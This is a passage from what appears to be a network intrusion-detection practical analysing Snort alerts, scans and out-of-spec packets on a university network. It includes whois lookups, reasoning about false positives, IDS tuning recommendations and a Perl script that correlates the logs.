======================== alerts, scans and OOS from each internal source host =============
S MY.NET.150.83 :
                    connect to 515 from inside      283451
                    SMB Name Wildcard       9
                    ICMP Destination Unreachable (Protocol Unreachable)     2

                            scans: 571
                                    512     202
                                    1025    138
                                    514     5
                                    547     4
                                    1460    3
                                    2371    3
                                    2119    3
                                    2448    3
                                    1046    3
                                    515     3
                                    1755    3
                                    1399    3
                                    1214    3
                                    4913    3
                                    2301    3
```

This source host has produced a lot of alerts, however, they are all indicative of benign traffic.

The mode allows for easy identification of potential host compromises with high degree of reliability. In addition, for more critical alerts (such as backdoors), the script produces the "relationship table" of destination for each source displaying the malicious behavior. For example, see the screen shot below:



```
S MY.NET.150.113 :
                  INFO napster login       97
                  INFO MSN IM Chat data            12
                  ICMP Echo Request L3retriever Ping       9
                  Possible trojan server activity          7
                          BD->
                          D MY.NET.5.83   16
                                  SNMP public access     861
                                  Possible trojan server activity          16
                                  ICMP Echo Request BSDtype        3
                                  NMAP TCP ping!          3
                                  SMB Name Wildcard       2
                                  ICMP Echo Request Nmap or HPING2         1
                          D MY.NET.150.143          9
                                  Watchlist 000220 IL-ISDNNET-990517       1285
                                  Watchlist 000222 NET-NCFC        242
                                  INFO MSN IM Chat data            28
                                  Queso fingerprint       13
                                  Possible trojan server activity          9
                                  WEB-MISC Attempt to execute cmd          8
                                  High port 65535 tcp - possible Red Worm - traffic        7
                                  NMAP TCP ping!          3
                                  IDS552/web-iis_IIS ISAPI Overflow ida nosize             1
                                  ICMP Echo Request Nmap or HPING2         1
                                  INFO - Possible Squid Scan       1
                                  INFO FTP anonymous FTP           1
                                  SCAN Synscan Portscan ID 19104           1
                                  EXPLOIT x86 setuid 0             1
                                  EXPLOIT x86 setgid 0             1
                                  EXPLOIT x86 NOOP        1
                                  spp_http_decode: IIS Unicode attack detected             1
                          D 61.222.188.226          7
                                  Possible trojan server activity          7
                          D MY.NET.150.113          7
                                  INFO MSN IM Chat data            27
```

The list of hosts to investigate follows:

Internal host	Evidence	What to do?
MY.NET.150.113	" Possible trojan server activity" communication with suspicious machines on the inside and outside	Security admin login, integrity check, forensics, audit trail analysis, increased logging
MY.NET.186.16	"Null scans" for port 23 launched	Security admin login, audit trail analysis
MY.NET.150.143	" Possible trojan server activity" communication with suspicious machines on the inside and outside	Security admin login, integrity check, forensics, audit trail analysis, increased logging
MY.NET.5.83	" Possible trojan server activity" communication with suspicious machines on the inside and outside	Same as above
MY.NET.88.162	"BACKDOOR NetMetro File List" reliable Trojan signature (source)	Same as above

Internal host	Evidence	What to do?
MY.NET.5.42	" Possible trojan server activity" communication with suspicious machines on the inside and outside (source)	Same as above
MY.NET.191.20	" Possible trojan server activity" communication with suspicious machines on the inside and outside (source)	Same as above
MY.NET.5.43	" Possible trojan server activity" communication with suspicious machines on the inside and outside (source)	Same as above
MY.NET.5.79	"Possible myserver activity" communication with suspicious machines on the inside (source)	Same as above
MY.NET.5.55	Possible trojan server activity" communication with suspicious machines on the inside (source)	Same as above

Still, there is a chance that the above trojan alerts are false positives. Only the full binary dump of the communication can server as conclusive proof of it.

External hosts with excessive amount of malicious activity (identified reliably)

IP address/hostname	Activity	Recommendations
64.124.157.16 a64-124-157-16.deploy.akamaitechnologies.com	A strange combination of myserver trojan, NTPDX exploits and RedWorm activity.	Watch the host. Judging by the domain name, it can be all false positives, but the sheer number and diversity of alerts is alarming. IDS tuning is clearly needed!
68.33.136.143, 63.76.231.130, 68.55.197.6, 198.151.13.7, 207.172.11.147, 64.32.240.86, 68.33.200.239, 32.97.177.50, 209.255.81.128, 24.162.83.132	Multiple web attacks ('scriptalias access', 'encoding access', 'Unicode' others)	Watch the host.
61.222.188.226, 68.3.226.233, 208.212.50.2, 64.119.138.20	'Possible trojan server activity'	Watch the host or block on the border if more signs of malicious activity detected.


Below I provide the whois data for the external hosts that initiated 'trojan server activity':

61.222.188.226	inetnum: 61.222.188.224 - 61.222.188.231 netname: SHINYI-TP-NET descr: Shinyi Co., Ltd. descr: 8F, No.151, Sec.3, Hsin Yi Rd. descr: Taipei Taiwan country: TW admin-c: CHH150-TW tech-c: CHH150-TW remarks: This information has been partially mirrored by APNIC from remarks: TWNIC. To obtain more specific information, please use the remarks: TWNIC whois server at whois.twnic.net. mnt-by: TWNIC-AP changed: network-adm@hinet.net 20020323 source: TWNIC person: Chien Hau Hsu address: Shinyi Co., Ltd. address: 8F, No.151, Sec.3, Hsin Yi Rd. address: Taipei Taiwan country: TW phone: +886-2-2755-7666 e-mail: hn85214199@hn.hinet.net nic-hdl: CHH150-TW remarks: This information has been partially mirrored by APNIC from remarks: TWNIC. To obtain more specific information, please use the remarks: TWNIC whois server at whois.twnic.net. changed: hostmaster@twnic.net 20020323 source: TWNIC SOURCE: UNIX whois
68.3.226.233	Cox Communications Inc. Atlanta (NETBLK-COX-ATLANTA) COX-ATLANTA 68.0.0.0 - 68.15.255.255 Cox Communications, Inc (NETBLK-PHRDC-68-2-0-0) PHRDC-68-2-0-0 68.2.0.0 - 68.3.255.255 SOURCE: UNIX whois
208.212.50.2	UUNET Technologies, Inc. (NETBLK-UUNET1996B) UUNET1996B 208.192.0.0 - 208.255.255.255 Shimadzu Scientific Instruments (NETBLK-UU-208-212-50) UU-208-212-50 208.212.50.0 – 208.212.51.255 SOURCE: UNIX whois
64.119.138.20	ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-5) 13241 Woodland Park Road Herndon, VA 20171 US Netname: ROAD-RUNNER-5 Netblock: 24.160.0.0 - 24.170.127.255 Maintainer: SCRR Coordinator: ServiceCo LLC (ZS30-ARIN) abuse@rr.com 1-703-345-3416 Domain System inverse mapping provided by: DNS1.RR.COM 24.30.200.3 DNS2.RR.COM 24.30.201.3 DNS3.RR.COM 24.30.199.7 DNS4.RR.COM 65.24.0.172 Record last updated on 06-Aug-2001. Database last updated on 24-Jun-2002 20:00:57 EDT.

The next table contains the whois info on two of the hosts that initiated web attacks AND whose DNS name cannot be resolved. In this case, whois lookup was performed not to get the abuse@ contact information (as usual), but simply to get an idea where the attack is coming from.

32.97.177.50	AT&T Global Network Services (NET-ATT-32-0-0-0-A) 3200 Lake Emma Road Lake Mary, FL 32746 US Netname: ATT-32-0-0-0-A Netblock: 32.0.0.0 - 32.255.255.255 Maintainer: ATGS Coordinator: Sides Jr., Phil (PS4071-ARIN) psidesjr@att.com +1-301-962-7817 (FAX) +1-781-623-8379 Domain System inverse mapping provided by: NS.UK.PRSERV.NET 152.158.16.48 NS.DE.PRSERV.NET 152.158.2.48 NS.NL.PRSERV.NET 152.158.36.48 Record last updated on 28-Mar-2002. Database last updated on 24-Jun-2002 20:00:57 EDT.
24.162.83.132	ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-5) 13241 Woodland Park Road Herndon, VA 20171 US Netname: ROAD-RUNNER-5 Netblock: 24.160.0.0 - 24.170.127.255 Maintainer: SCRR Coordinator: ServiceCo LLC (ZS30-ARIN) abuse@rr.com 1-703-345-3416 Domain System inverse mapping provided by: DNS1.RR.COM 24.30.200.3 DNS2.RR.COM 24.30.201.3 DNS3.RR.COM 24.30.199.7 DNS4.RR.COM 65.24.0.172 Record last updated on 06-Aug-2001. Database last updated on 24-Jun-2002 20:00:57 EDT.

The hosts that initiated reconnaissance activity probably should not be investigated due to lack of time of a typical University security/system admin. However, it makes sense to show how the script integrates the analysis of OOS with alerts to clearly identify the purpose of the particular OOS packet:



```
$ 217.80.78.17 :
                    Queso fingerprint      13

                         scans: 12
                                  52113    1
                                  54244    1
                                  53167    1
                                  51580    1
                                  57703    1
                                  56724    1
                                  56384    1
                                  53720    1
                                  58283    1
                                  58009    1
                                  55203    1
                                  57065    1
                         oos: 13
```


The above screen shot (a log“fingerprint”of a Queso fingerprint) shows that several OOS packets were used by Queso (exactly as described in Queso documentation). In fact, most of the observed out-of-specs are due to nmap or Queso queries.

For example, here is the OOS packet used by queso above:

04/03-09:15:20.229595 217.80.78.17:52113 -> MY.NET.150.143:4662
TCP TTL:53 TOS:0x0 ID:17778 DF
21S*** Seq: 0x8B7122E   Ack: 0x0   Win: 0x16B0**
TCP Options => MSS: 1412 SackOK TS: 88037212 0 EOL EOL EOL EOL

Other queso fingerprints present exactly the same pattern in my script output.

Some other “weird scan” intrusions also show up with OOS, for example:




```
$ 142.51.44.123 :
                    SCAN FIN       2

                         scans: 11
                                  1900     7
                                  2445     2
                                  21       1
                                  9        1
                         oos: 7
```

This is another recon attempt that combines a FIN scan (scan with packets with FIN set) and some OOS packets.

RedWorm messages present a special interest for weeding out false positives. The signature seem to be based on a destination UDP port 65355. The University network has a lot of UDP based services and whenever a packer arrives at port 65355 UDP the IDS calls a “RedWorm' alert. To distinguish between a false-positives and the real worm traffic, watching for other signs of malicious behavior is required. For example, seeing a RedWorm alert in combination of many UDP-scans (for various port numbers allows one to discard this particular instance as a false-positive). See screen shot below:




```
S 63.250.219.183 :
                  High port 65535 udp - possible Red Worm - traffic       2

                         scans: 182
                                0       59
                                1932    54
                                7000    15
                                516     11
                                7001    4
                                27764   1
                                1552    1
                                43225   1
                                11847   1
                                53697   1
                                14626   1
                                33338   1
                                104     1
                                32467   1
                                52428   1
                                12142   1
                                21416   1
                                183     1
                                41213   1
                                55518   1
                                61124   1
                                53863   1
                                65535   1
                                26214   1
                                17885   1
                                21299   1
                                26990   1
```

It shows a lot of packets arriving at high-numbered UDP ports. It is likely that two (as shown above) packets randomly arrived at port 655355 and triggered a RedWorm rule.

Similarly, a seemingly dangerous combination of NTPDX buffer overflow and RedWorm (shown below) is nothing more than some stray UDP packets hitting the ports 123 (for NTP) and 65355 (for RedWorm).



```
S 63.250.219.190 :
                  High port 65535 udp - possible Red Worm - traffic       7
                  EXPLOIT NTPDX buffer overflow

S 63.250.205.34 :
                  EXPLOIT NTPDX buffer overflow          5
                  High port 65535 udp - possible Red Worm - traffic       2

S 63.250.205.44 :
                  High port 65535 udp - possible Red Worm - traffic       5
                  EXPLOIT NTPDX buffer overflow
```

This is evident **even** without knowing that the 63.250.0.0/16 IP address range belongs to Yahoo! Broacast services – a provider of streaming media (thus using UDP).

While the University network, does not seem to be contaminated by RedWorm/Adore, for more information on the worm itself see: http://www.sans.org/y2k/adore.htm

10.Risks and defensive recommendations

Overall, the risks/vulnerabilities that the network is facing are:


I. Proliferation of P2P (Gnutella, Napster) services – copyright infringement, bandwidth consumption, time wasting, etc. See this interesting paper on risks of P2P and chats: http://documents.iss.net/whitepapers/X-Force_P2P.pdf
II. Proliferation of chat services (MSN chat, IRC, etc) – virus infection vector, time wasting, etc
III.NFS (judging by the 'Large UDP Packets') and AFS traffic – insecure form of file transfer.
IV.Public SNMP strings – dangers of eavesdropping
V. Windows shares – while there is no compelling evidence that the shares are not secured with password, they still present a risk in a unfirewalled environment

Based on the previous practicals, the University has successfully resolved many pressing network problems, such as connects to lpr printer daemon (TCP port 515), out-of-the-network traffic and others.

The most important defense recommendation is IDS tuning. Most of signatures analyzed are either due to non-malicious traffic or are false-positives. Some suggestions follow:

1. Only look for shellcodes (such as NOOP signatures) and exploits on specific ports. Current snort 1.8.7 by default skips port 80 (HTTP) while looking for shellcode signatures due to false-positives generated by binary (i.e. image files)
2. Use precise Trojan signatures, do not rely simply on port numbers
3. Why log what you don't plan to respond to? Either block P2P and chat services or stop logging them
4. Correlate IDS signatures with external firewall logs


See for example, a likely false positive. Script output:


```
S 207.199.1.201 :
                          EXPLOIT x86 stealth noop          11
```

Alert itself:

04/02-15:46:13.606430 [**] EXPLOIT x86 stealth noop [**] 207.199.1.201:80 -> MY.NET.153.168:2211

This is a returning packet from port 80 – a noop is triggered by some sort of binary data, such as a gif image containing the signature bits.
Another evident false-positive:


```
S 24.185.62.191 :
                          EXPLOIT x86 setuid 0               1
                          INFO Napster Client Data           1
```

Apparently the shellcode detection was triggered by the binary file transferred by Napster. Thus, using the scrip processed output is extremely helpful for weeding out false-positives.

A note of caution is appropriate here. The analysis done here demonstrates a practical methodology to weed out false positives by correlation (not a new thing by itself). In a production environment, an additional time-based (are those events close in time?) and session-based (are those events parts of the same TCP session or can be viewed a 'UDP session'?) correlation is required to make a decision (possibly automated) on discarding the event as a false-positive. Otherwise, false-negatives start to pile up (in this case, critical security events being discarded as “false-positives”).

11.Analysis process outline

Analysis focus:
A. Satisfy the assignment requirements (top 10 lists, etc)
B. Identify compromised hosts on the internal LAN
C. Identify sources of threat on the external network
D. Formulate the defense requirements

Analysis steps:
A. Preprocessing of alerts and SnortSnarf (to get big picture and threat landscape)
B. Script development (top 10 talkers lists first, correlation modules second)
C. Running the script and data analysis (with looking at raw log files when needed)
D. Script redevelopment and going back to item C, as many times as needed.
E. Final analysis output and data presentation

Some possible analysis methods were considered but not used for various reasons:
A. Time-based analysis (5 days is not a sufficient time interval for any meaningful trending)
B. Automated correlation with other practicals (too resource consuming and complicated parsing needed)
C. Communication pair analysts (Chris Kuethe, GCIA script was used)

Appendix A: Tools used

I. SnortSnarf-020516.1 from http://www.silicondefense.com/snortsnarf

II. GCIA3-combo.pl (by Anton Chuvakin, Ph.D.)

```
#!/usr/bin/perl
#a. add totals for top lists
# Anton Chuvakin, Ph.D.
#Mon Jun 24 18:48:15 EDT 2002
#latest revision
#TODO
#b. list of attacks sent FROM inside

open(SCANS,"/home/anton/0GCIA/DATA3/scans");

while (<SCANS>)
  {
   $line=$_;
   if ($line =~ '->')
     {
                 @fields=split(/\s/,$line);
#Apr  2 00:00:07 MY.NET.6.50:9760 -> MY.NET.153.196:18025 UDP

#combo
                 $hpp=$fields[6].'_'.$fields[7];
                 $dst_hport{$hpp}++;
#host
                 @addr=split(/:/,$fields[4]);
                 $src{$addr[0]}++;
#c-class src
                 @squads=split(/\./,$addr[0]);
                 $csr=join(".",$squads[0],$squads[1],$squads[2]);
                 $csrc{$csr}++;

                 $srchport{$addr[0]}{$addr[1]}++;
                 @addr=split(/:/,$fields[6]);
#c-class dst
                 @dquads=split(/\./,$addr[0]);
                 $cds=join(".",$dquads[0],$dquads[1],$dquads[2]);
                 $cdst{$cds}++;

                 $dst{$addr[0]}++;
#double hash src and port ala honeynet
                 $dsthport{$addr[0]}{$addr[1]}++;

     }
  }

#sorted by count SRC
print "======================= SCANS =============================\n";
print "----------------------- internal source IPs that scanned -----------------------\n";
$i=0;
foreach $key (sort  {$src{$b} <=> $src{$a}} keys %src)
  {
   if ($key =~ 'MY')
     {
                 $i++;
                 if ($i < 10)
                   {
                    print "S [$key] \t $src{$key}\n";
                   }
                 else
                   {
                    print "S $key   \t $src{$key}\n";
                   }
     }
  }

print "----------------------- external source IPs that scanned ----------------------------\n";
$i=0;
foreach $key (sort  {$src{$b} <=> $src{$a}} keys %src)
  {
   unless ($key =~ 'MY')
     {
                 $i++;
                 if ($i < 10)
                   {
                    print "S [$key]   \t $src{$key}\n";
                   }
                 else
                   {
                    print "S $key   \t $src{$key}\n";
                   }
     }
  }

#sorted by count DST
print "-------------------- internal source IPs that were scanned ------------------------\n";
$i=0;
foreach $key (sort  {$dst{$b} <=> $dst{$a}} keys %dst)
  {
   if ($key =~ 'MY')
     {
                 $i++;
                 if ($i < 10)
                   {
                    print "D [$key]   \t $dst{$key}\n";
                   }
                 else
                   {
                    print "D $key   \t $dst{$key}\n";
                   }
     }
  }

print "------------------------ external source IPs that were scanned ---------------------------\n";
$i=0;
foreach $key (sort  {$dst{$b} <=> $dst{$a}} keys %dst)
  {
   unless ($key =~ 'MY')
     {
                 $i++;
                 if ($i < 10)
                   {
                    print "D [$key]   \t $dst{$key}\n";
                   }
                 else
                   {
                    print "D $key   \t $dst{$key}\n";
                   }
     }
  }

#------------ top DST host-port combos ---------------------
#for purpose of the in host (makes sense to have top 20)
#and for popular traffic
print "------------- all destination IP that got scanned with ports ----------------------\n";
```

```
foreach $key (sort  {$dst_hport{$b} <=> $dst_hport{$a}} keys %dst_hport)
  {
    print "D $key   \t $dst_hport{$key}\n";
  }

#subnet analysis
#------------ top scan DST subnet ---------------------
print "-------------- top local destination subnet -----------------------\n";
foreach $key (sort  {$cdst{$b} <=> $cdst{$a}} keys %cdst)
  {
    print "D $key   \t $cdst{$key}\n";
  }

#------------ top scan src subnet ---------------------
print "-------------- top local source subnet -----------------------\n";
foreach $key (sort  {$csrc{$b} <=> $csrc{$a}} keys %csrc)
  {
    print "S $key   \t $csrc{$key}\n";
  }

#------------ top scan SRC subnet ---------------------


#=================================
close(SCANS);
open(SCANS,"/home/anton/0GCIA/DATA3/alerts");

while (<SCANS>)
  {
    $line=$_;
    unless ( $line =~ /portscan/)
      {
                  @fields=split(/\[\*\*\]/,$line);
#04/02-00:09:09.421198  [**] WEB-IIS _vti_inf access [**] 68.54.227.148:1427 ->
10.111.5.96:80
                  @addrs=split(/\-\>/,$fields[2]);
#host-port-dst
                  chomp($addrs[1]);
                  $adst_hport{$addrs[1]}++;
#src host
                  @asrcip=split(/:/,$addrs[0]);
                  $isrcip=$asrcip[0];
                  $isrcip=~ s/\s//g;
                  $asrc{$isrcip}++;
#dst host
                  @adstip=split(/:/,$addrs[1]);
                  $idstip=$adstip[0];
                  $idstip=~ s/\s//g;
                  $adst{$idstip}++;
#alerts per destination and type
                  $alerthost{$idstip}{$fields[1]}++;
#alerts per source and type
                  $salerthost{$isrcip}{$fields[1]}++;
#destinations per alert and dst
                  $dhostalert{$fields[1]}{$idstip}++;
#sources per alert and src]
                    $shostalert{$fields[1]}{$isrcip}++;
#just alert count ala snortsnarf
                    $alcount{$fields[1]}++;
      }
  }

#sorted by dst host-port
print "================================ ALERTS
==========================\n";
print "---------------------- alerts against all destination hosts -------------------------\n";
foreach $key (sort  {$adst_hport{$b} <=> $adst_hport{$a}} keys %adst_hport)
  {
    print "D $key   \t $adst_hport{$key}\n";
  }

#sorted by src (internal)
print "----------------------- internal sources of alerts ----------------------------\n";
foreach $key (sort  {$asrc{$b} <=> $asrc{$a}} keys %asrc)
  {
    if ($key =~ 'MY')
      {
                    print "S $key   \t $asrc{$key}\n";
      }
  }

#sorted by src (external)
print "----------------------- external sources of alerts ----------------------------\n";
foreach $key (sort  {$asrc{$b} <=> $asrc{$a}} keys %asrc)
  {
    unless ($key =~ 'MY')
      {
                    print "S $key   \t $asrc{$key}\n";
      }
  }

#counts of each alert per host (hoh)
#to count alerts and their types against popular hosts
print "----------------------- list of alerts for each internal dst host -------------------\n";
#type D or S
#TEST: use above (non-detailed) array to do the sorting by IP!!
#WAS: foreach $ip ( keys %alerthost )
#NOW:
foreach $ip ( sort  {$adst{$b} <=> $adst{$a}} keys %adst)
  {
    if ($ip =~ 'MY')
      {
                    print "D $ip :\n";
                    foreach $alert (sort  {$alerthost{$ip}{$b} <=> $alerthost{$ip}{$a}} keys
%{$alerthost{$ip}} )
                      {
                        print "\t \t $alert \t  $alerthost{$ip}{$alert}\n";
                      }
                    print "\n";
      }
```

```
 }

print "----------------------- list of alerts for each external dst host ------------------\n";
#WAS: foreach $ip ( keys %alerthost )
foreach $ip (sort  {$adst{$b} <=> $adst{$a}} keys %adst)
 {
   unless ($ip =~ 'MY')
    {
                  print "D $ip :\n";
                  foreach $alert ( sort  {$alerthost{$ip}{$b} <=> $alerthost{$ip}{$a}}  keys
%{$alerthost{$ip}} )
                   {
                     print "\t \t $alert \t  $alerthost{$ip}{$alert}\n";
                   }
                  print "\n";
    }
 }

#list of alerts
print "---------------------- number of alerts for each alert --------------------\n";
foreach $alert (sort  {$alcount{$b} <=> $alcount{$a}} keys %alcount)
 {
   print "$alert \t \t $alcount{$alert} \n";
 }

#counts of each  host per alert (hoh)
#to count popular attacks
print "----------------------- all destination hosts for each alert ------------------\n";
#WAS: foreach $alert (keys %dhostalert )
foreach $alert (sort  {$alcount{$b} <=> $alcount{$a}} keys %alcount)
 {
   print "$alert :\n";
   foreach $ip (sort  {$dhostalert{$alert}{$b} <=> $dhostalert{$alert}{$a}}  keys
%{$dhostalert{$alert}} )
    {

                  print "\t \t D $ip \t  $dhostalert{$alert}{$ip}\n";
    }
   print "\n";
 }

print "----------------------- all source hosts for each alert ------------------\n";
#WAS: foreach $alert (keys %shostalert )
foreach $alert ( sort  {$alcount{$b} <=> $alcount{$a}} keys %alcount)
 {
   print "$alert :\n";
   foreach $ip (sort  {$shostalert{$alert}{$b} <=> $shostalert{$alert}{$a}}  keys
%{$shostalert{$alert}} )
    {

                  print "\t \t S $ip \t  $shostalert{$alert}{$ip}\n";
    }
   print "\n";
 }
```

```
#================================================
close(SCANS);

open(SCANS,"/home/anton/0GCIA/DATA3/oos");

@oos=<SCANS>;

foreach $line (@oos)
 {
   if ( $line =~ /\-\>/)
     {
                @fields=split(/\s+/,$line);

                @srcip=split(/:/,$fields[1]);
                $osrc{$srcip[0]}++;

                @dstip=split(/:/,$fields[3]);
                $odst{$dstip[0]}++;
     }
 }

#0  04/06-20:25:25.329946
#1  66.71.22.230:21
#2  ->
#3  MY.NET.88.162:2725


#sorted by count SRC
print "========================== OOS =====================\n";
print "----------------------- internal sources of OOS ----------------------------\n";
foreach $key (sort  {$osrc{$b} <=> $osrc{$a}} keys %osrc)
 {
   if ($key =~ 'MY')
     {
                print "S $key   \t $osrc{$key}\n";
     }
 }

print "----------------------- external sources of OOS ----------------------------\n";
foreach $key (sort  {$osrc{$b} <=> $osrc{$a}} keys %osrc)
 {
   unless ($key =~ 'MY')
     {
                print "S $key   \t $osrc{$key}\n";
     }
 }

#sorted by count ODST
print "----------------------- internal destinations for OOS ----------------------------\n";
foreach $key (sort  {$odst{$b} <=> $odst{$a}} keys %odst)
 {
   if ($key =~ 'MY')
     {
                print "D $key   \t $odst{$key}\n";
     }
 }

print "----------------------- external destinations for OOS ----------------------------\n";
foreach $key (sort  {$odst{$b} <=> $odst{$a}} keys %odst)
 {
   unless ($key =~ 'MY')
     {
              print "D $key   \t $odst{$key}\n";
     }
 }

#===============================================================================

#-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
#                    COMBINATION SCANS, OOS and ALERTS
#run over all alert IPs and ALSO print scans for them!
print "-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=- COMBINATION STATISTICS =-=-=-=-=-=-=-=-=-=-=-= \n";

print "----------------------- all dest hosts for each alert with scans and OOS  ---- \n";
#WAS: foreach $alert (keys %dhostalert )
foreach $alert (sort  {$alcount{$b} <=> $alcount{$a}} keys %alcount)
 {
   print "$alert :\n";
   foreach $ip (sort  {$dhostalert{$alert}{$b} <=> $dhostalert{$alert}{$a}}  keys
%{$dhostalert{$alert}} )
     {
              print "\t \t D $ip \t  $dhostalert{$alert}{$ip}\n";
              if (exists($dst{$ip}))
                {
                  print "\t \t \t scans: $dst{$ip} \n";
                }
              if (exists($odst{$ip}))
                {
                  print "\t \t \t oos: $odst{$ip} \n";
                }
     }
   print "\n";
 }

#run over all alert IPs and ALSO print scans for them!
